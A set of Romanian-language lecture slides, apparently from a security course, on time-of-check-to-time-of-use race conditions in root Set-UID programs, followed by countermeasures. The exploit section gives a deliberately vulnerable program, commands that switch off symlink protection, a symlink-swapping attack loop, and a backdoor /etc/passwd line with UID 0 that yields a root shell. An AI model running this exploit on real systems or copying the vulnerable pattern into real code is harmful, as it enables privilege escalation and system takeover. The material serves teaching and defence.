

Un tip special de
vulnerabilitate rezultată din
condiții de concurs

Cuprins

- Vulnerabilitatea Time-Of-Check To Time-Of-Use (ToCToU)
- Cum se poate exploata?
- Contramăsuri

Vulnerabilitatea ToCToU

```
if (!access("/tmp/X", W_OK)) {  
    // the real user has the write permission  
    f = open("/tmp/X", O_WRITE);  
    write_to_file(f);  
}  
else {  
    // the real user does not have the write permission  
    fprintf(stderr, "Permission denied\n");  
}
```

- Program Set-UID aparținând lui root.
- UID efectiv : root
- UID real: seed

- Programul de mai sus scrie într-un fișier din directorul /tmp (poate scrie orice utilizator acolo)
- Cum utilizatorul root poate scrie în orice fișier, programul se asigură că utilizatorul real are permisiunile necesare pentru a scrie în fișierul țintă.
- Apelul de sistem access() verifică dacă ID de utilizator real are acces în scriere la /tmp/X.
- După verificare, fișierul este deschis pentru scriere.
- open() verifică ID de utilizator efectiv (care este 0) și, de aceea, deschide fișierul


Vulnerabilitatea ToCToU

Scopul : Să scriem într-un fișier protejat, cum este `/etc/passwd`.

Pentru a ne atinge scopul trebuie să alegem ca țintă fișierul `/etc/passwd` fără să schimbăm numele fișierului în program.

- Symbolic link (soft link) ne ajută să atingem acest scop.
- Este un tip special de fișier care indică spre un alt fișier.

Vulnerabilitatea ToCToU




← Trece verificarea cu `access()`

Probleme :

Cum programul se execută la miliarde de instrucțiuni pe secundă, fereastra dintre momentul verificării și cel al utilizării este foarte mică, ceea ce face imposibilă schimbarea la legătură simbolică

- Dacă facem schimbarea prea devreme, `access()` va eșua.
- Dacă facem schimbarea un pic prea târziu, programul va termina de folosit fișierul.

Vulnerabilitatea ToCToU



Pentru a câștiga cursa (fereastra ToCToU), avem nevoie de **două procese** :

- Execuția programului vulnerabil într-o buclă
- Execuția programului atacator

Explicarea atacului

Să vedem acțiunile celor două programe:

A₁ : Face ca /tmp/X să indice spre un fișier pentru care suntem proprietari

A₂ : Face ca /tmp/X să indice spre /etc/passwd

V₁ : Verifică permisiunile utilizatorului pentru /tmp/X

V₂ : Deschide fișierul

Programul atacator execută:

A₁, A₂, A₁, A₂.....

Programul vulnerabil execută:

V₁, V₂, V₁, V₂.....

Cu cele două programe se execută simultan pe o mașină multi-core instrucțiunile vor fi întrețesute (un amestec al celor două secvențe)

A₁, V₁, A₂, V₂ : programul vulnerabil deschide /etc/passwd pentru editare.

Un alt exemplu de vulnerabilitate ToCToU

Program Set-UID care rulează cu privilegii de root.

1. Verifică dacă fișierul `/tmp/X` există.
2. Dacă nu, apelează `open()`. Dacă fișierul nu există, atunci se creează un fișier nou cu numele dat.
3. Există o fereastră între verificare și folosire (deschiderea fișierului).
4. Dacă fișierul există deja, apelul de sistem `open()` nu va eșua. Va deschide fișierul pentru scriere.
5. Putem folosi această fereastră între verificare și utilizare și să legăm simbolic fișierul la un fișier existent (`/etc/passwd`) și să scriem în el.

```
file = "/tmp/X";
fileExist = check_file_existence(file);

if (fileExist == FALSE)
    // the file does not exist, create it
    f = open(file, O_CREAT);


    // write to file
```


Pregătirea experimentului

```
#include <stdio.h>
#include <unistd.h>
int main() {
    char *fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    // get user input
    scanf ("%50s", buffer);
    if (!access(fn, W_OK)) {
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite (buffer, sizeof(char), strlen(buffer), fp);
        fclose (fp);
    }
    else printf("No permission \n");
    return 0;
}
```

Facem ca programul vulnerabil
să fie Set-UID :

```
gcc vulp.c -o vulp
sudo chown root vulp
sudo chmod 4755 vulp
```



Condiție de concurs între
access() și fopen(). Se poate
scrie orice fișier protejat.

Pregătirea experimentului

Dezactivarea contramăsurii care nu permite unui program să urmeze o legătură simbolică dintr-un director în care pot scrie toți, cum este /tmp.

```
// On Ubuntu 12.04, use the following:  
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0  
  
// On Ubuntu 16.04, use the following:  
$ sudo sysctl -w fs.protected_symlinks=0
```

Pașii necesari pentru exploatare

- Alegem un fișier țintă
- Lansăm atacul
 - Procesul care atacă
 - Procesul vulnerabil
- Monitorizăm rezultatul
- Rulăm exploatarea

Atacul: Alegem un fișier țintă

- Ținta este fișierul `/etc/passwd` în care dorim să adăugăm o linie cu un utilizator nou

`test:U6aMy0wojraho:0:0:test:/root:/bin/bash`

Username

Valoarea de hash
pentru parolă vidă

UID (0 înseamnă root)

Atacul: Executăm programul vulnerabil

- Sunt două procese în concurs: **procesul vulnerabil și procesul atacator**

Executăm procesul vulnerabil:

```
#!/bin/sh
while :
do
    ./vulp < passwd_input
done
```

- Programul vulnerabil este executat într-o buclă infinită (target_process.sh)
- passwd_input conține linia de adăugat în /etc/passwd [în slide anterior]

Atacul: Executăm programul de atac

```
#include <unistd.h>
int main() {
    while(1) {
        unlink ("/tmp/XYZ") ;
        symlink ("/home/seed/myfile", "/tmp/XYZ");
        usleep (10000);
        unlink ("/tmp/XYZ") ;
        symlink ("/etc/passwd", "/tmp/XYZ") ;
        usleep (10000);
    }
    return 0;
}
```

- 1) Creăm o *legătură simbolică* (*symlink*) la un fișier pe care îl *deținem*. (pentru a trece de verificarea făcută prin `access()`)
- 2) Ținem procesul în adormire 10000 microsecunde pentru a permite procesului vulnerabil să se execute.
- 3) Înlăturăm legătura simbolică
- 4) Creăm o *legătură simbolică* la `/etc/passwd` (acesta este fișierul pe care dorim să-l deschidem)

Monitorizăm rezultatul

```
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ] ← Verifică dacă s-a modificat /etc/passwd
do
    ./vulp < passwd_input ← Execută programul vulnerabil
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

- Verificăm marca de timp a lui `/etc/passwd` pentru a vedea dacă s-a modificat.
- Comanda `ls -l` tipărește și marca de timp.

Execuția exploatării

```
$ ./attack_process &  
$ ./target_process  
No permission  
No permission  
.... (multe linii sunt omise aici)  
No permission  
No permission  
STOP... The passwd file has been changed
```

- ↩ Executăm atât programul atacator cât și programul vulnerabil pentru a începe "curșa".

```
telnetd:x:119:129::/noexistent:/bin/false  
vboxadd:x:999:1::/var/run/vboxadd:/bin/false  
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin  
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

- ↩ S-a adăugat o intrare în /etc/passwd

```
$ su test  
Password:  
#  
# id  
uid=0(root) gid=0(root) groups=0 (root)
```

- ↩ Obținem un shell cu permisiuni de root dacă ne logăm cu utilizatorul test.

Contra-măsuri

- Folosirea operațiilor **atomice**: pentru a elimina fereastra dintre verificare și utilizare
- **Repetarea pașilor** de verificare și utilizare: pentru a crește dificultatea câștigării cursei.
- Protecția "**Sticky Symlink**": pentru a preveni crearea de legături simbolice.
- Principiul celui **mai mic privilegiu**: pentru a preveni daunele după ce cursa a fost câștigată de atacator

Utilizarea operațiilor atomice

```
f = open(file, O_CREAT | O_EXCL)
```

- Aceste două opțiuni combinate nu vor permite deschiderea fișierului specificat dacă fișierul există deja.
- Garantează atomicitatea verificării urmate de folosire.

```
f = open(file, O_WRITE | O_REAL_USER_ID)
```

- Aceasta este doar o idee care nu este implementată în nici un sistem real.
- Cu această opțiune, open() va verifica doar ID-ul utilizatorului real
- De aceea, open() va realiza singur verificarea și utilizarea și operațiile sunt atomice

Repetarea verificării urmate de utilizare

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>

int main()
{
    struct stat stat1, stat2, stat3;
    int fd1, fd2, fd3;

    if (access("/tmp/XYZ", O_RDWR)) {
        fprintf(stderr, "Permission denied\n");
        return -1;
    }
    // Window 1
```

```
else fd1 = open("/tmp/XYZ", O_RDWR);
// Window 2

if (access("/tmp/XYZ", O_RDWR)) {
    fprintf(stderr, "Permission denied\n");
    return -1;
}
// Window 3

else fd2 = open("/tmp/XYZ", O_RDWR);
// Window 4

if (access("/tmp/XYZ", O_RDWR)) {
    fprintf(stderr, "Permission denied\n");
    return -1;
}
// Window 5

else fd3 = open("/tmp/XYZ", O_RDWR);

// Check whether fd1, fd2, and fd3 has the same inode.
fstat(fd1, &stat1);
fstat(fd2, &stat2);
fstat(fd3, &stat3);

if (stat1.st_ino == stat2.st_ino && stat2.st_ino == stat3.st_ino) {
    // All 3 inodes are the same.
    write_to_file(fd1);
}
else {
```

- Verificare-și-utilizare făcută de trei ori. Se verifică dacă inodes sunt aceleași. →
- Pentru ca atacul să aibă succes, `/tmp/XYZ` trebuie modificat de 5 ori.
- Șansa de câștigare a cursei de 5 ori este mult mai redusă decât împotriva unui cod care conține o singură condiție de concurs.

Protecția Sticky Symlink

Pentru a activa protecția sticky symlink pentru directoare sticky în care poate scrie oricine (world-writable) :

```
// On Ubuntu 12.04, use the following:  
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1  
  
// On Ubuntu 16.04, use the following:  
$ sudo sysctl -w fs.protected_symlinks=1
```

- Atunci când protecția sticky symlink este activată, legăturile simbolice dintr-un director sticky pot fi urmate doar dacă proprietarul directorului se potrivește fie cu cel care urmează legătura sau cu proprietarul directorului.

Experimentare cu protecția Symlink

```
int main()
{
    char *fn = "/tmp/XYZ";
    FILE *fp;
    fp = fopen(fn, "r");
    if(fp == NULL) {
        printf ("fopen() call failed \n");
        printf("Reason: %s\n", strerror(errno));
    }
    else
        printf ("fopen() call succeeded \n");
    fclose (fp);
    return 0;
}
```

← Folosind codul și ID-urile de utilizator (seed și root), s-au făcut încercări pentru a înțelege protecția.

Protecția Sticky Symlink

Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	Denied
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	Denied
root	root	root	Allowed

- În programul nostru vulnerabil (EID este root), directorul /tmp este deținut de root și programului nu i se va permite să urmeze legătura simbolică decât dacă legătura a fost creată de root.

- Protecția Symlink permite fopen() atunci când proprietarul symlink se potrivește fie cu cel care urmează legătura (EID al procesului) sau cu proprietarul directorului.

Principiul celui mai mic privilegiu


Principiul celui mai mic privilegiu:

Un program nu trebuie să folosească mai multe privilegii decât cele strict necesare pentru sarcina pe care o execută.

- Programul vulnerabil de aici are mai multe privilegii decât cele necesare atunci când deschide fișierul.
- `seteuid()` și `setuid()` pot fi folosite pentru a renunța la privilegii sau a le dezactiva temporar.

Principiul celui mai mic privilegiu

```
uid_t real_uid = getuid(); // Obtine id user real
uid_t eff_uid = geteuid(); // Obtine id user efectiv
seteuid(real_uid); // Dezactivează privilegiul de root
f = open("/tmp/X", O_WRITE);
if (f != -1)
    write_to_file(f);
else
    fprintf(stderr, "Permission denied\n");
seteuid(eff_uid); // dacă e nevoie, reface privilegiul root
```



Imediat înainte de deschiderea fișierului, programul ar trebui să renunțe la privilegiu, prin setarea EID = RID

După scriere, privilegiile sunt restaurate prin setarea EUID = root